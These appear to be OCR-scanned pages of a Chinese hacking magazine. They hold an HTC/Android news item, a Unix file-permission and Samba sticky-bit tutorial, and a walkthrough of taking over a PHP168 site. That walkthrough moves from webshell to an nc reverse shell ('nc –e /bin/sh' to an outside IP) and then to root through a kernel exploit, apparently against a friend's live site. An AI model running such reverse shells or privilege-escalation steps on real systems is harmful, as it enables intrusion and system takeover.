实际上，HTC一直都有为重量级产品提前宣布发布会日期的传统，比如在推出畅销产品多普达S1海外版本HTC Touch的时候也同样提前透露了发布的详细日期，从而吸引了更多大众和媒体的关注。而这次提前公布的发布会日期则很显然是HTC的故伎重演，同样希望能够引起更多人的注意。虽然目前还没有直接证据显示在5月6日推出的一定就是Google手机，但从目前HTC所被曝光的各款手机来看，似乎真正拥有轰动效应的只有"Android"系统平台的第一款Google手机。

风飘点评：

不管怎么说，Android的发展速度还是让小编有些震惊的，关于Android，就不需要说太多了，很早之前我们就在关注了。如果HTC真的如其所言在5月推出第一款Google手机，对整个手机市场，甚至是IT界都是一个不小的冲击。

Unix系统安全——权限机制加强版

evilangel

从本文您可以学到：

1、了解Unix的权限概念

2、学会使用Setuid 和Setgid权限

在介绍如何加强文件系统的安全之前，应先了解一下关于Unix系统的文件基本安全和所有权的关系，了解文件列表的各个字段的意义，Unix显示文件属性须要用到"ls –l"命令，我们实验环境是FreeBSD系统。笔者复制几个文件到一个测试的目录里，并查看文件属性，如图1。

在图1的文件属性中，区域一是文件或目录的权限。该区域共有10个字段，第一位代表文件特殊属性，比如：d代表目录、l代表链接文件，而"–"代表是个普通文件，而/dev/目录下面的c代表该文件是系统的设备文件，比如磁盘或终端。

在图1中，区域二是文件的所有者，比如file3的文件所有者就是"nichole"，而/dev/ttyp0是远程登录的终端设备，比如，我现在远程管理服务器，登录就会占用服务器的一个tty设备。在Linux系统中，tty和pts分别代表终端登录设备和远程登录设备，当无人使用他们时，权限是




图1 查看系统文件权限

root 用户 tty 组，当有用户登录时，该文件的用户权限变成登录用户，组权限设成 tty 组。在 BSD 系统无人使用的终端为空！这是 BSD 和 Linux 系统的一点不同。

文件目录权限：

现在我们看看图 1 中说过的区域一，区域一共有 10 个字段，第二组以后分别是所有者 (users)、用户组 (groups)、其他用户 (other) 的权限。其中权限大意如图 2。

字符	权限	描述
r	Read	打开文件或列出目录内容
w	Write	修改、添加、删除
x	Execute	执行文件或进入目录
s	Setuid or Setgid	以所有用户权限运行文件
t	Sticky	粘着

图 2　权限列表

对于读、写、执行权限都很好理解，和 Windows 差不多。Setuid 和 Setgid 笔者在《黑客手册》以前的文章里提到过，并提供全程的演示动画。Setuid 和 Setgid 权限设置不当很容易让骇客钻空子，骇客也非常容易使用 Setuid 和 Setgid 留后门或提权，如果有兴趣可以翻翻以前的《黑客手册》。

因为网络上 Unix 权限的文章已经不少了，但大部分都是千篇一律原理性质的文章，读者们看了后也不知道文件的权限可以作什么。我们结合一个小案例来说说文件权限对系统的安全重要性和现实中企业的应用，让大家更好的理解 Unix 系统权限的微妙，而且权限的错误设置也会带来安全隐患。这个案例很多公司都需要，也是我去一家传媒公司面试的一个考题。

实用案例： 公司的文件服务器提供每个部门一个共享目录，因为公司员工比较多，而且部门也比较多，所以要为每个部门设一个共享目录，只有该部门员工可以登录该部门的共享目录；每个人都有权限读、写里面的资料。因为搞传媒的公司很多设计需要几个员工共同合作完成，比如作动画的 Maya、3Dmax，那么必然所有员工需要有写权限。同时，为了商业的一些秘密，其它部门员工是不可以查看、访问这些文件的。但是为了同部门的个别员工不搞破坏，文件只能由文件所有者删除，其它同组人没有删除权限。

我们分析一下，如果用户可以读、写，那么文件的前四位就是 -rwx（参见图 1）；如果群组用户有读写权限，那么前七位就是 -rwxrw-；如果其他人无权限，那么整体的文件权限位就应该是 -rwxrw----。作为文件服务器，FTP 上传默认是 644，就是"-rw-r--r--"，而 samba 上传的默认权限是 744"-rwxr--r--"。好在每个服务器都给我们提供了 umask 选项，让我们可以改变上传的权限。但是 FTP 是无法完成案例中的任务的，篇幅有限我不解释太多了。现在有个问题，像"rwxrw----"这种权限的文件，那么组用户在可以修改文件的同时也可以删除文件，这是无可争议的事实，我们怎么办呢？LOOK……先一步一步来。

案例实施：

添加所需用户

因为 FTP 服务器无法完成任务，我选用 Unix 系统中另一个文件服务器—Samba。首先添加组及用户，为了做实验，新建个群组 design 及该组下的两位用户 mike、nancy；然后用 **"smbpasswd username"** 将新用户添加到 Samba 登录账号中。

```
pw groupadd design
#添加用户组
pw useradd mike -g design -s /sbin/nologin -m  #添加用户mike
pw useradd nancy -g design -s /sbin/nologin -m  #添加用户nancy
```

小提示： 在 FreeBSD 系统中，用户管理和 Linux 系统、NetBSD 及 OpenBSD 系统都不一样，参数的位置也小有不同。用户管理要用"pw"命令，pw 带 -g 参数是初始化用户所在组，如果是大写的"G"代表添加到组 design 中。-s 指定用户登录服务器的 shell，nologin 代表不允许登录服务器。

配置服务器

文件服务器软件我使用的是 Samba 3，Linux 系统 Samba 服务器的文章本人以前在《黑客手册》发表过，在此不再详细叙述。新开通一个共享目录"design"，名称是无所谓的，中文也成，没有什么特定的意义；

```
[design]
    path = /home/design
    public = no
    valid users = @design
    write list = @design
    create mask = 0770
    directory mask = 0770
```

语句段的大意是，共享目录名为 design；目录在服务器的绝对路径是 /home/design；目录本身不共享 (public=no)；只有 design 组的用户可以列出目录(valid users = @design)；只有 design 组的用户可以写目录(write list = @design)；创建文件及目录默认权限是 770；

小提示： write list、valid users 的语法相同，如果写成 valid users=@design 代表 design 整个组的用户具有权限，而写成 valid users=design 代表 design 用户具有权限。多个组或用户可以用空格隔开。

配置服务器目录权限

创建文件目录 **mkdir /home/design**；这个目录的绝对路径要和配置文件中的 path 路径相同。**chgrp design /home/design**，改变目录属组，以便 design 组的成员可以用组权限登录；**chmod 770 /home/design** 将目录权限设置成用户、组完全控制，其它用户没有任何权限，如图 3。当然，我们看 Unix 系统权限原理，将目录设置成 070 也可以，因为登录目录的用户们只需要中间三位的组权限。




图 3　查看文件服务器的配置

初步测试服务器

```
#smbclient //127.0.0.1/design -U mike%mike
Domain=[FILESSERVER] OS=[Unix] Server=[Samba 3.0.28]
smb: \>
```

用 Samba 服务器的客户端 smbclient 登录服务器自己，使新建的用户"mike"（密码相同）来测试服务器，如果你也可以看到和我相同的返回信息说明你登录成功。这时可以用 put 上传文件或用 mkdir 来创建文件夹；我创建一个文件夹并上传一个文件，如图 4。在服务器上查看上传文件的权限，这时 design 组的用户都有读、写权限。




图 4　测试文件服务器并且上传文件

用客户机测试服务器

可能有的读者会问，有读写权限那必然可以删除文件，这是不可争议的事实啊！面试的考官是不是看你太帅了，故意难为你啊！的确我是很帅但考官没有难为我。这种文件服务器，十家公司有九家都有这样的要求，所以……

记得上面我提到的t权限了吗？这时就用到他了。在学校学习Linux时，无论书本上、网络上都告诉我t中文名子叫做粘着，就是不知道他是粘谁的。现在我就用这个不起眼t权限解决我们的大问题。

我们用chmod og+t /home/design，将共享目录设置成drwxrwx--T 。t权限可以将用户的文件或目录设置成无论是什么权限，其它用户都无权删除（root用户除外）。我用Windows的“网上邻居”登录服务器，删除其它用户的文件，如图5，删除不掉吧。




图5　除文件所有者外其它用户无法删除文件

用Linux客户机测试服务器

```
smbclient //10.0.0.252/design U mike%mike    # 以mike用户用客户端工具登录服务器
smb: \> put /etc/passwd passwd    #上传文件用put命令
putting file /etc/passwd as \passwd (78.2 kb/s) (average 78.2 kb/s)
smb: \> mkdir mike
smb: \> ls
……
smb: \> quit    #退出服务器
smbmount //10.0.0.252/design /mnt/ -o username=mike%mike    #用客户端工具smbmount挂载服务器共享目录design到本机的/mnt目录
ls -l /mnt/
total 2
drwxrwx---  1 1010 1010    0 Feb 17 21:46 mike
-rwxrw----  1 1010 1010 1521 Feb 17 21:46 passwd    #查看文件权限760
```

至此，在我们的文件服务器中删除结果出来了，此方法在Unix及Windows系统的设置都是同样的！

改变文件权限

在类Unix系统中，改变文件的权限及隶属用chmod、chown、chgrp命令。用三组八进制数值代表权限，八进制数值也可以转换成二进制来表示。如图6是二进制、八进制对应权限的意思。

用八进制改变文件权限：

```
#ls -l passwd
-rw-r-----  1 amy finance 1899 Feb 4 23:47 passwd
#chmod 654 passwd    #将文件权限改成-rw-r-x-r--
#ls -l passwd
-rw-r-xr--  1 amy finance 1899 Feb 4 23:47 passwd
```

用标记改变权限：

```
#ls -l passwd
-rw-r-xr--  1 amy finance 1899 Feb 4 23:47 passwd
#chmod u+x,g-x,o-x passwd
#ls -l passwd
-rwxr--r--  1 amy finance 1899 Feb 4 23:47 passwd
```

用设置方式改变文件权限

```
#chmod g=rwx,o= passwd
#ls -l passwd
-rwxrwx---  1 amy finance 1899 Feb 4 23:47 passwd
```

我们看到的改变权限，大多都是chmod+3位权限数字，其实用八进制还可以设置特殊权限，比如1755是目录上加上t的权限，他等于“chmod o+t directory”，chmod 4755是在文件或目录上加上s权限，就是setuid权限，他等于chmod u+s。改变文件权限非常简单，而真正理解权限的用途才最重要，为了避免重复，改变文件权限我只举了几个小例子，这部分大家可以参照《黑客手册》以前的文章。

八进制值	二进制值	文件权限	权限描述
0	000	---	没有权限
1	001	--x	有执行权限
2	010	-w-	有写的权限
3	011	-wx	写和执行权限
4	100	r--	有读权限
5	101	r-x	读和执行权限
6	110	rw-	读和写的权限
7	111	rwx	读写执行全部权限

图6　二进制、八进制对应权限

Unix系统的权限可以是千变万化的，但是古老的Unix系统权限还存在很多弊端，对于复杂的权限控制，古老的Unix系统权限机制显得力不从心，下期将带给大家一种Unix系统新的权限机制。

编辑点评：

对于小菜来说，应该不难理解“权限”的概念吧，文章也通俗易懂，要注意的只是特殊权限的应用，最早期的Linux后门很多都是利用这个来做的哦。至于用户和权限更复杂的管理，就涉及到“角色”等概念了，还有一些相关的命令，例如大家都很熟悉的su，sudo等，想了解就继续关注吧。

php注入拿webshell到linux系统权限

图 南京自动化研究院 冯谷/rabbitsafe

从本文可以学到：

1、linux提权的基本思路

2、一个提权的实例演示

大家好，在网上总是听朋友说我拿到一个webshell，但是是Linux系统，该怎么办呢？其实linux提权不难，和windows的差不多，主要也是利用内核溢出和第三方软件漏洞进行提权。上一期的文章中答应大家写一篇linux提权的文章，今天有空，就给大家讲讲一次完整的拿linux系统权限的过程，从web站点到webshell，再从webshell到linux系统权限。下面，开始我们这次linux系统权限之旅。

一、拿webshell

昨天上网朋友发来一个站点，让我帮忙看看站点的安全性，大致看了一下网站，网站的版权信息都没有修改，如图1。

Powered by PHP168 V4.0SP3 Code © 2003-07 PHP168CMS

图1　版本

网站用的是php168v4.0系统，这套整站系统存在漏洞，具体漏洞利用方法我就不多说了，我在《黑客手册》2007年第9期的文章《php168漏洞测试＋实战拿服务器》中讲了详细利用方法，不明白的可以去看看，这里就不浪费黑手的版面了。利用漏洞很快就拿到了webshell，如图2。

操作系统是linux，平常玩windows系统提权玩的多，还没




图2 得到webshell




图3 查看id信息




图4 查看内核版本

怎么玩过linux系统提权呢，今天就来试试看。

二、linux系统提权

linux本地提权和windows本地提权的方法类似，总结归纳为以下几种：

1、系统本地缓冲区溢出漏洞提权，主要是利用系统本身存在的本地缓冲区溢出漏洞提升权限。

2、第三方软件漏洞提权，主要是利用ftp服务软件serv–u、邮件服务软件webmail、远程管理软件radmin、pcanywhere、vnc，数据库软件sqlserver、mysql等配置上存在的缺陷或管理上存在的问题进行利用，从而提升权限。

3、替换系统服务，主要是利用文件权限设置的问题，以木马文件替换掉正常系统服务启动的文件，从而拿到系统权限。

4、web服务执行命令提权，其实也可以归纳到第二种方法中，但是由于比较特殊还是单独拿出来。例如：tomcat、apache等在安装的时候以系统管理员身份安装，那它所执行的脚本也就拥有系统权限，可以直接执行系统命令。

一般linux系统本地提权用的最多的还是第一种，只要有找到相应的本地溢出代码，成功率非常高。

这里我就实际讲讲linux系统下利用系统本身存在的本地缓冲区溢出漏洞提升权限，以上面的那个webshell为例。

现在，我们拿到webshell，先来看看可不可以执行cmd命令，在"执行cmd命令"输入**id**，会显示当前运行web服务的用户，如图3。

从图3中可以看出，当前运行web服务的用户是**apache**，用户组也是apache，权限是个普通用户权限。再来看看系统内核版本是多少，执行**uname a**命令返回如图4的信息。

系统是linux2.4.20内核，这个内核比较早了，对于这种内核比较早的系统，可以利用内核溢出提权试试，内核溢出提权的成功率比较高，一般也比较好编译成功，只要有内核溢出代码。

我们先返回来一个shell，在webshell里提权不是很方便，上传一个编译好的nc到服务器上，然后执行"**./nc1 –e /bin/sh x.x.x.x** (返回shell的ip地址) **99**"，成功返回一个shell，如图5。




图5 返回一个shell

现在，我们上传一个linux2.4内核溢出的代码到服务器上去，首先对内核溢出代码进行编译，执行命令"**gcc o 2.4 2.4.c**"，内核溢出代码编译成功，开始进行内核溢出，执行命令"**./2.4**"，大概十秒钟，返回溢出完成，我们来执行命令"**id**"，返回信息如图6。




图6 溢出成功

现在已经是root权限了，说明内核溢出成功了，利用现在的权限可以做自己想做的事了。

三、总结

linux本地提权和windows本地提权的方法都差不多，主要是看你对系统的熟悉程度和系统漏洞的理解了，文章主要讲的是linux内核提权，内核提权在linux中用的还是比较多的，主要是成功率比较高，一般虚拟主机内核升级也比较难。用第三方软件提权的方法也有，在以后的文章中我也会陆续讲到的。文章中有什么不懂的，可以来《黑客手册》论坛找我，我的id号是rabbitsafe，或加我qq：3818718。

编辑点评：

一般Linux的服务器，提权其实也比较简单，虽然基本上都有专门的维护人员，但是他们平时做的事情大多是监控系统正常运转，定期清理系统垃圾和系统数据备份，对于内核级的升级一般做的都比较少，所以拿到webshell后找到相应内核的溢出代码，成功率还是挺高的。

我们为什么要用linux

图 东北大学 冷月X

的确，我们使用Microsoft的产品，用惯了Windows，从95、98、ME、NT、2K、2003、XP到现在新生的vista，深深地被它强大的功能、外观，还有易用的图形用户界面所吸引。

